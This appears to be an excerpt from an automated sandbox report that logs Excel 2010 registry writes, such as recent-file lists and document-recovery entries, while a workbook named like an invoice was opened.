HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC16B	EC16B	binary	04 00 00 00 6C 09 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 35 00 39 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 F0 FD E7 A1 2E D7 01 6B C1 0E 00 6B C1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC227	EC227	binary	04 00 00 00 6C 09 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 31 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 F0 FD E7 A1 2E D7 01 27 C2 0E 00 27 C2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC2C3	EC2D2	binary	04 00 00 00 6C 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 DC AF 34 E8 A1 2E D7 01 D2 C2 0E 00 C3 C2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC340	EC340	binary	04 00 00 00 6C 09 00 00 36 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 5F 00 36 00 36 00 31 00 34 00 33 00 34 00 39 00 34 00 39 00 5F 00 36 00 37 00 35 00 35 00 32 00 34 00 33 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 7E 59 45 E8 A1 2E D7 01 40 C3 0E 00 40 C3 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	,?7	binary	2C 3F 37 00 6C 09 00 00 02 00 00 00 00 00 00 00 82 00 00 00 01 00 00 00 40 00 00 00 36 00 00 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 5F 00 36 00 36 00 31 00 34 00 33 00 34 00 39 00 34 00 39 00 5F 00 36 00 37 00 35 00 35 00 32 00 34 00 33 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 5F 00 36 00 36 00 31 00 34 00 33 00 34 00 39 00 34 00 39 00 5F 00 36 00 37 00 35 00 35 00 32 00 34 00 33 00 37 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F35D0	F35D0	binary	04 00 00 00 6C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 E1 59 AD F9 A1 2E D7 01 D0 35 0F 00 D0 35 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA9E9AC0	unknown
